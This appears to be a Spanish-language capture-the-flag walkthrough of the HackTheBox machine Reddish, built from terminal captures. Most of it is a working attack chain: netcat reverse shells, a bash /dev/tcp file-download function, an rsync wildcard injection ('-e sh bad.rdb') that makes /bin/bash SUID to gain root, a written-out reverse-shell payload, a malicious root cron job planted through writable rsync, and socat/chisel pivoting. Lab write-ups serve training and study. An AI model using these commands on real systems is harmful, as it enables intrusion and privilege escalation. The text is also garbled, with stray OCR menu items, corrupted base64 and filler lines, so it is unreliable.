connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 44484
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ whoami
whoami
www-data
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ █

OK
OK
OK
OK

~/machineshtb/Reddish
└─ ./redisexploit.sh
OK
OK
OK
OK

~/machineshtb/Reddish
└─ [0] 0:nc 1:nc* 2:zsh-
127.0.0.1
```

en efecto estamos en la maquina 172.19.0.3

```
~/machineshtb/Reddish
└─[!] nc -lvpn 333
listening on [any] 333 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 44484
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ whoami
whoami
www-data
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
19: eth1@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:14:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.3/16 brd 172.20.255.255 scope global eth1
        valid_lft forever preferred_lft forever
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ [0] 0:nc 1:nc* 2:zsh-
[0] 0:nc 1:nc* 2:zsh-
```

El tema es que tiene otro segmento la 172.20.0.3 mejoramos la shell

```
www-data@www:$ hostname -I
172.19.0.3 172.20.0.3
www-data@www:$
```

Hay 2 usuarios bergamotto y somaro debemos tener acceso estos usuarios para ello validaremos que tareas se ejecutan en el sistema usando pspy lo copio de otra máquina

```
~/machineshtb/Reddish
└─[!] cp /home/kali/Pivoting/symfonos3/pspy64 .
Simfonos1
~/machineshtb/Reddish
└─[!] symfonos3
```

ahora para transferir nuevamente uso curl function

```

www-data@www:/home$ function __curl() {
>   read -r proto server path <<<"$(printf '%s' "${1/// }")"
>   if [ "$proto" != "http:" ]; then
>     printf '>&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"'
>     return 1
>   fi
>   DOC="/${path// /}"
>   HOST=${server//:*}
>   PORT=${server//*:}
>   [ "${HOST}" = "${PORT}" ] && PORT=80
>
>   exec 3<>/dev/tcp/${HOST}/${PORT}"
>   printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
>   (while read -r line; do
>     [ "$line" = '\r' ] && break
>   done && cat) <&3
>   exec 3>&- symfonos3
> }
> Symfonos5
www-data@www:/home$ __curl()
Win7
Wreath.tryhac...

```

\_\_curl http://10.10.14.5:2000/pspy64 > pspy

```

bash: syntax error near unexpected token `http://10.10.14.5:2000/pspy64'
www-data@www:/home$ __curl http://10.10.14.5:2000/pspy64 > pspy [ "
bash: pspy: Permission denied
www-data@www:/home$ 
symfonos3

```

me dirijo a la carpeta tmp para ver si me deja

```

> done && cat) <&3
> exec 3>&- imagenes
> }
> Symfonos5
www-data@www:/tmp/pwned$ __curl http://10.10.14.5:2000/pspy64 > pspy
^Cbash: connect: Interrupted system call
bash: /dev/tcp/10.10.14.5/2000: Interrupted system call
www-data@www:/tmp/pwned$ ls
pspy
www-data@www:/tmp/pwned$ m
curl http://10.10.14.5:2000/pspy64 > pspy
symfonos3

```

y aunque no tiraba respuesta al parecer lo descargo pero de manera incorrecta

```

kali㉿kali: ~/machineshtb
> exec 3<>/dev/tcp/${HOST}/${PORT}
> %printf '%s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >63
> (while read -r line; do
>   [ "$line" = '$\r' ] && break
>   done && cat) <>63
> exec 3>& Pivoting
+ }
www-data@www:/tmp/pwned$ __curl http://10.10.14.5:2000/pspy64 > pspy64-
'Cbash: connect: Interrupted system call
bash: /dev/tcp/10.10.14.5:2000: Interrupted system call
www-data@www:/home$ __curl
Pivoting Notas
www-data@www:/tmp/pwned$ ls
pspy
www-data@www:/tmp/pwned$ md5sum pspy
d41d8cd98f00b204e9800998ecf8427e  pspy
www-data@www:/tmp/pwned$ curl http://10.10.14.5:2000/pspy64 > pspy

```

Como no dejo pasar el archivo toca hacer un pspy manual con procmon busco el script en internet  
<https://github.com/ervikey/process-monitor-/blob/master/procmon.sh>

```

process-monitor-/ procmon.sh
erbkey Create procmon.sh 6fec99 · 7 years ago
Code Blame 9 lines (8 loc) · 147 Bytes
1 #!/bin/bash
2 old=$(ps -eo command)
3
4 while true; do
5   new=$(ps -eo command)
6   diff <(echo "$old") <(echo "$new") | grep "[\<\>]"
7   sleep 1
8   old=$new
9 done

```

a este le añado algunas cosas y le quito el sleep1

```

GNU nano 7.2
#!/bin/bash
old=$(ps -eo command)

while true; do
  new=$(ps -eo command)
  diff <(echo "$old") <(echo "$new") | grep "[\<\>]" | grep -v -E "command|procmon"
  old=$new
done

```

transfiero esto decodificando por base64

```

www-data@www:/tmp/pwned$ echo 'IyEvYmluL2Jhc2gKb2xkPSQocHMsLWVvIGNvbW1hbmqCgp3aGlsZSB0cnVLoYBkwoJbmV3PSQocHMsLWVvIGNvbW1hbmqCglkaWZmIDwoZWNoByAjJG9sZCIpIDwoZWNoByJG5ldyIpHwgZ3lccAiWiw8XD5dIiB8I0dyZXAgLXYglU0gTnNvbW1hbmr8ChjV21vbiiKCW9sZD0kbmV3CmRbmUK' | base64 -d > procmon.sh
www-data@www:/tmp/pwned$ ./procmon.sh
/usr/sbin/CRON
>/bin/sh -c sh /backup/backup.sh
>/bin/sh -c sh /backup/backup.sh
>sh /backup/backup.sh
>rsync -a *.rdb rsync://:873/src/rdb/
</bin/sh -c sh /backup/backup.sh
<rsync -a *.rdb rsync://:873/src/rdb/
>rsync -a rsync://:873/src/backup/ /var/www/html/
>rsync -a rsync://:873/src/backup/ /var/www/html/
<rsync -a rsync://:873/src/backup/ /var/www/html/
<rsync -a rsync://:873/src/backup/ /var/www/html/
chown www-data . /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
</bin/sh -c sh /backup/backup.sh
>sh /backup/backup.sh
chown www-data . /var/www/html/f187a0ec71ce99642e4f0afbd441a68b no 7.2
>/usr/sbin/sendmail -i -FcronDaemon -BB8BITMIME -oem root /bin/bash
</usr/sbin/CRON
</usr/sbin/sendmail -i -FcronDaemon -BB8BITMIME -oem root
while true; do
>/usr/sbin/exim4 -Mc 1rn5C6-0005kh-AS news:$!ps -eo command)
>/usr/sbin/exim4 -Mc 1rn5C6-0005kh-AS diff <(echo "$old") <(echo "$new") | grep "[\c\>]" | grep -v "command|procmon"
>[exim4] <defunct>
>/usr/sbin/exim4 -Mc 1rn5C6-0005kh-AS done
>/usr/sbin/exim4 -Mc 1rn5C6-0005kh-AS old>new
>[exim4] <defunct>

```

a este le afloje algunas cosas y le quite el sleep1

y se detecta una tarea llamada backup.sh validamos que tiene

```

www-data@www:/tmp/pwned$ cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://:873/src/backup/ /var/www/html/
chown www-data . /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
www-data@www:/tmp/pwned$ 

```

Vemos que está ejecutando rsync -a y el wildcard, este wildcard es vulnerable debido a que podemos ejecutar comando en el sistema en gobins se tiene una forma de como escalar con este comando

```
./rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

La idea es ejecutar un archivo con extensión .rdb que contenga el comando -e y en vez de ejecutar sh -c etc... mas bien ejecute lo que tiene dentro y sera un chmod u+s /bin/bash pero con el flag -e sh  
creo un archivo que contiene el privilegio suid

```

GNU nano 7.2
#!/bin/bash
Win7
chmod u+s /bin/bash
Preparación
Htb machines
  > Bastard
  > Brainfuck

```

codifico en base 64  
base64 -w 0 bad.rdb

```

~/machineshtb/Reddish
base64 -w 0 bad.rdb
IyEvYmluL2Jhc2gKCMNobW9kIHUrkyAvYmluL2Jhc2gK
  > Brainfuck

~/machineshtb/Reddish

```

transfiero al pc

```

www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCMNobW9kIHUrkyAvYmluL2Jhc2gK' | base64 -d >bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCMNobW9kIHUrkyAvYmluL2Jhc2gK' | base64 -d >bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ 
  >_ 
    > Pivoting
    > Imagenes
      >_ 
        >_ 
          >_ 
            >_ 
              >_ 
                >_ 
                  >_ 
                    >_ 
                      >_ 
                        >_ 
                          >_ 
                            >_ 
                              >_ 
                                >_ 
                                  >_ 
                                    >_ 
                                      >_ 
                                        >_ 
                                          >_ 
                                            >_ 
                                              >_ 
                                                >_ 
                                                  >_ 
                                                    >_ 
                                                      >_ 
                                                        >_ 
                                                          >_ 
                                                            >_ 
                                                              >_ 
                                                                >_ 
                                                                  >_ 
                                                                    >_ 
                                                                      >_ 
                                                                        >_ 
                                                                          >_ 
                                                                            >_ 
                                                                              >_ 
                                                                                >_ 
                                                                                  >_ 
                                                                                    >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
                                                                                      >_ 
................................................................

```

No es un file o directorio es porque la carpeta donde estoy se borra es lo que hace backup entonces ingreso y regreso de nuevo

```

www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCMNobW9kIHUrkyAvYmluL2Jhc2gK' | base64 -d > bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ cd 
  >_ 
    >_ 
      >_ 
        >_ 
          >_ 
            >_ 
              >_ 
                >_ 
                  >_ 
                    >_ 
                      >_ 
                        >_ 
                          >_ 
                            >_ 
                              >_ 
                                >_ 
                                  >_ 
                                    >_ 
                                      >_ 
                                        >_ 
                                          >_ 
                                            >_ 
                                              >_ 
                                                >_ 
                                                  >_ 
                                                    >_ 
                                                      >_ 
                                                        >_ 
                                                          >_ 
                                                            >_ 
                                                              >_ 
                                                                >_ 
                                                                  >_ 
                                                                    >_ 
                                                                      >_ 
                                                                        >_ 
................................................................

```

ahora la idea es crear un archivo que tenga el nombre de -e sh bad.rdb esto se hace con touch  
touch -- 'e sh bad.rdb'

```

bad.rdb
Experience
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ touch -- '-e sh bad.rdb'
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls
-e sh bad.rdb  bad.rdb
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ 
  >_ 
    >_ 
      >_ 
        >_ 
          >_ 
            >_ 
              >_ 
                >_ 
                  >_ 
                    >_ 
                      >_ 
                        >_ 
                          >_ 
                            >_ 
                              >_ 
                                >_ 
                                  >_ 
                                    >_ 
                                      >_ 
................................................................

```

entonces lo que hara es ejecutar rsync -a -e sh bad.rdb validamos si tenemos siuid en bash

```

www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1029624 Nov  5 2016 /bin/bash
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ touch --
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash-4.3# ls
bash-4.3# whoami
root
bash-4.3# Simfonos2
bash-4.3# 

```

entonces lo que hara es ejecutar rsync -a -e sh bad.rdb validamos si tiene

Ahora para obtener root el root de ese contenedor en nuestro sistema podemos utilizar bash y modificar el archivo bad.rdb como ya se borró el archivo en este caso ya vamos a solicitarle que ejecuta una bash como no tenemos nano modificamos de nuevo el script bad.sh luego transfiero decodificando y creo de nuevo el archivo -e sh bad.rdb

```
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
```

```

GNU nano 7.2                                bad.rdb
#!/bin/bash
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
Wreath tryhac...
Preparación
└── Htb machines

```

recordemos que esto lo ejecutara como root porque ya tenemos root

```

~/machineshtb/Reddish
base64 -w 0 bad.rdb
yEvYmluL2Jhc2gKYmFzaCAtYyAiYmFzaCAtSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMMyAwPiYxIgo...
~/machineshtb/Reddish

bash-4.3# cd ..
bash-4.3# cd f187a0ec71ce99642e4f0afbd441a68b/
bash-4.3# echo 'yEvYmluL2Jhc2gKYmFzaCAtYyAiYmFzaCAtSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMMyAwPiYxIgo...' | base64 -d > bad.rdb
bash-4.3# touch -- '-e sh bad.rdb'

```

transfiero decodificando y creo de nuevo el archivo -e sh bad.rdb

```
touch -- '-e sh bad.rdb'
```

```

bad.rdb
bash-4.3# touch -- '-e sh bad.rdb'
bash-4.3# ls
Bof
-e sh bad.rdb bad.rdb
bash-4.3# ls Imagenes
-e sh bad.rdb bad.rdb
bash-4.3# cd ..
bash-4.3# cd f187a0ec71ce99642e4f0afbd441a68b/
bash-4.3# ls
Experience
-e sh bad.rdb bad.rdb
bash-4.3# cat bad.rdb Notas
#!/bin/bash
Scripts hosts...
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
bash-4.3# ls
Simfonos1
-e sh bad.rdb bad.rdb
bash-4.3# 

```

y tenemos root

```
nc -lvp 333
listening on [any] 333...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 35614
bash: cannot set terminal process group (18976): Inappropriate ioctl for device
bash: no job control in this shell
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# whoami
whoami
root      Preparación
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# touch -- '-e sh bad.rdb'
touch -- '-e sh bad.rdb'
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# touch -- '-e sh bad.rdb'
touch -- '-e sh bad.rdb'
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# ls
ls
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# ls
ls
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# cd ..
cd ..
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# cd f187a0ec71ce99642e4f0afbd441a68b
cd f187a0ec71ce99642e4f0afbd441a68b
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# ls
ls
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# bash-4.3# touch -- '-e sh bad.rdb'
touch -- '-e sh bad.rdb
```

mejoro la shell e identifico el otro segmento de red.

```
root@www:/tmp# ls  
pwned  
root@www:/tmp# hostname -I  
172.19.0.3 172.20.0.3  
root@www:/tmp# voting Notas  
Scripts hosts ...
```

172.20.0.3

entonces si recordamos el archivo backup.sh este utiliza el comando rsync y luego llama al hosts backup por el port 873


```
172.19.0.3 172.20.0.3
root@www:/tmp# cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / & rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
root@www:/tmp# Symfonos3
Symfonos5
Win7
```

Lo cual me indica que en efecto backup es un hostname y su dirección es 172.20.0.2  
ping backup

```
chown www-data. ./var/www/html/f187a0ec71ce99642e4f0afbd441a68b
root@www:/tmp# ping backup
PING backup (172.20.0.2) 56(84) bytes of data.
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=3 ttl=64 time=0.060 ms
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=4 ttl=64 time=0.097 ms
^C
--- backup ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.044/0.075/0.101/0.025 ms
root@www:/tmp# rm -rf /var/www/html/*
root@www:/tmp#
```

y nosotros somos la 20.0.3 por lo cual esta llamando a otra maquina podemos utilizar rsync para ver archivos del equipo

```
rsync rsync://172.20.0.2  
rsync rsync://172.20.0.2/src
```




```
root@www:/tmp# rsync rsync://172.20.0.2  
src      src path  
root@www:/tmp# rsync rsync://172.20.0.2/src  
drwxr-xr-x  Pivoting  4,096 2018/07/15 17:42:39 .  
-rwxr-xr-x   0 2018/05/04 21:01:30 .dockerenv  
-rwxr-xr-x  > imagenes 100 2018/05/04 19:55:07 docker-entrypoint.d  
drwxr-xr-x  Experience 4,096 2018/07/15 17:42:41 backup  
drwxr-xr-x    4,096 2018/07/15 17:42:39 bin  
drwxr-xr-x  Pivoting  4,096 2018/07/15 17:42:38 boot  
drwxr-xr-x  Scripts  4,096 2018/07/15 17:42:39 data  
drwxr-xr-x    3,640 2024/03/20 15:36:29 dev  
drwxr-xr-x  Sinfonias 4,096 2018/07/15 17:42:39 etc  
drwxr-xr-x  Simfonias 4,096 2018/07/15 17:42:38 home  
drwxr-xr-x  Simfonias 4,096 2018/07/15 17:42:39 lib  
drwxr-xr-x  Symfonias 4,096 2018/07/15 17:42:38 lib64  
drwxr-xr-x  Symfonias 4,096 2018/07/15 17:42:38 media  
drwxr-xr-x  Symfonias 4,096 2018/07/15 17:42:38 mnt  
drwxr-xr-x  Win7     4,096 2018/07/15 17:42:38 opt  
dr-xr-xr-x  Wreath tryhard 0 2024/03/20 15:36:29 proc  
drwxr-xr-x  Preparacion 4,096 2018/07/15 17:42:38 root  
drwxr-xr-x  Htb machines 4,096 2024/03/20 15:36:30 run  
drwxr-xr-x  drwxr-xr-x  4,096 2018/07/15 17:42:38 sbin  
drwxr-xr-x  > Bastard  4,096 2018/07/15 17:42:38 srv  
dr-xr-xr-x  > Brainfuck 0 2024/03/20 15:36:29 sys  
drwxrwxrwt  > Cronos  4,096 2024/03/21 00:11:01 tmp  
drwxr-xr-x  > Cronos  4,096 2018/07/15 17:42:39 usr  
drwxr-xr-x  > Devel   4,096 2018/07/15 17:42:39 var  
root@www:/tmp#
```

A parte de enumerar en el equipo tambien podemos escribir entonces si tenemos acceso de escritura en el otro equipo podemos añadir una tarea cron

creamos un archivo .sh que contiene otra bash esta la guardaremos como una tarea cron el el 20.0.2 y esta bash tendra otro puerto distinto al 333 porque utilizaremos socat para redirigir ese trafico hacia el netcat que escuchara por ese puerto .

Coloco la ip de la maquina donde tenemos el actual root y un port  
bash -c "bash -i &> /dev/tcp/172.20.0.3/555 0>&1"



```
GNU nano 7.2  
bash -c "bash -i &> /dev/tcp/172.20.0.3/555 0>&1"  
b 0f  
I Imagenes  
P pivoting  
I Imagenes  
Experience  
Pivoting Notas
```

```
shell.sh *  
drwxrwxrwt  4,096 2024/03/21  
drwxr-xr-x  4,096 2018/07/15  
drwxr-xr-x  4,096 2018/07/15  
root@www:/tmp#
```

aparte de enumerar en el equipo tambien  
escritura en el otro equipo podemos añadir  
creamos un archivo .sh que contiene otra  
20.0.2 que ejecuta bash en otro puerto el 555


lo trasnfiero con curl para esto utilizo de nuevo la funcion curl

```
root@www:/tmp/pwned# pspy
root@www:/tmp/pwned# function __curl() {
>     read -r proto server path <<<"$(printf '%s' "${1/// }")"
>     if [ "$proto" != "http:" ]; then
>         printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
>         return 1
>     fi
>     DOC=${path// /%20}
>     HOST=${server//\:*/}
>     PORT=${server//\*:}
>     [ "${HOST}" = "${PORT}" ] && PORT=80
>
>     exec 3<>/dev/tcp/${HOST}/${PORT}
>     printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
>     (while read -r line; do
>         [ "$line" = '$\r' ] && break
>     done && cat) <&3
>     exec 3>&-
> }
> }
> root@www:/tmp/pwned#
```

Ahora para transferir debe enviarle a la primera máquina un tráfico por port 333 172.19.0.2 y aparte el Python también lo debo levantar en este port por la configuración de socat

```
Kali㉿Kali:~/machines/htb
```

root@nodered:/tmp/pwned# ls  
chisel hostsdisc.sh portdisc.sh socat  
root@nodered:/tmp/pwned# ./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 &  
[1] 19355  
root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379  
2024/03/20 23:54:01 socat[19365] E connect(5, AF=2 10.10.14.5:333, 16): Connection refused



```
__curl http://172.19.0.2:333/shell.sh > shell.sh
```

```
bash: 3: Bad file descriptor  
bash: 3: Bad file descriptor  
root@www:/tmp/pwned# __curl http://172.19.0.2:333/shell.sh > shell.sh  
bash: connect: Connection refused  
bash: /dev/tcp/172.19.0.2/333: Connection refused  
bash: 3: Bad file descriptor  
bash: 3: Bad file descriptor  
root@www:/tmp/pwned# __curl http://172.19.0.4:333/shell.sh > shell.sh  
root@www:/tmp/pwned# ls  
procmon.sh pspy shell.sh  
root@www:/tmp/pwned#
```

como se ve en la imagen me tiro mucho error debido a que no se porque pero la ip original ya no es la 19.0.2 si no que es ahora la 19.0.4 una mierda

```
__curl http://172.19.0.4:333/shell.sh > shell.sh
```

```
root@www:/tmp/pwned# __curl http://172.19.0.4:333/shell.sh > shell.sh  
root@www:/tmp/pwned# ls  
procmon.sh pspy shell.sh  
root@www:/tmp/pwned#
```

ahora validamos si podemos escribir en cron.d  
rsync rsync://172.20.0.2/src/etc/cron.d/

```
root@www:/tmp/pwned# rsync rsync://172.20.0.2/src/etc/cron.d/  
drwxr-xr-x 4 096 2018/07/15 17:42:39 .  
-rw-r--r-- 102 2015/06/11 10:23:47 .placeholder  
-rw-r--r-- 29 2018/05/04 20:57:55 clean  
root@www:/tmp/pwned#
```

creo una tarea cron que ejecute el archivo reverse.sh y guardo esta el la tarea cronshell  
echo '\* \* \* \* \* root sh /tmp/pwned/shell.sh' > cronshell

```
root@www:/tmp/pwned# echo '* * * * * root sh /tmp/pwned/shell.sh' > cronshell  
root@www:/tmp/pwned# cat cronshell  
* * * * * root sh /tmp/pwned/shell.sh  
root@www:/tmp/pwned#
```

subo con rsync el archivo cronshell al directorio de tareas de la maquina .0.2  
rsync cronshell rsync://172.20.0.2/src/etc/cron.d/cronshell  
y lo valido

```
root@www:/tmp/pwned# rsync rsync://172.20.0.2/src/etc/cron.d/
drwxr-xr-x > Cronos 4,096 2024/03/21 01:20:32 .
-rw-r--r-- > Devel 102 2015/06/11 10:23:47 .placeholder
-rw-r--r-- 29 2018/05/04 20:57:55 clean
-rw-r--r-- > Lame 38 2024/03/21 01:20:32 cronshell
root@www:/tmp/pwned#
[0] 0:nc 1:nc 2:nc* 3:python3-
```

}

ahora subo socat en la maquina

```
_curl http://172.19.0.4:333/socat > socat
```

```
root@www:/tmp/pwned# ls
cronshell procmon.sh pspy shell.sh
root@www:/tmp/pwned# _curl http://172.19.0.4:333/socat > socat
root@www:/tmp/pwned# ls
cronshell procmon.sh pspy shell.sh socat
root@www:/tmp/pwned#
```

Damos permisos de ejecucion y ahora submios el archivo shell.sh al directorio /tmp/pwned/shell.sh de la maquina 20.0.2

```
rsync shell.sh rsync://172.20.0.2/src/tmp/pwned/shell.sh
```

```
cronshell procmon.sh pspy shell.sh socat
root@www:/tmp/pwned# chmod +x socat
root@www:/tmp/pwned# rsync shell.sh rsync://172.20.0.2/src/tmp/pwned/shell.sh
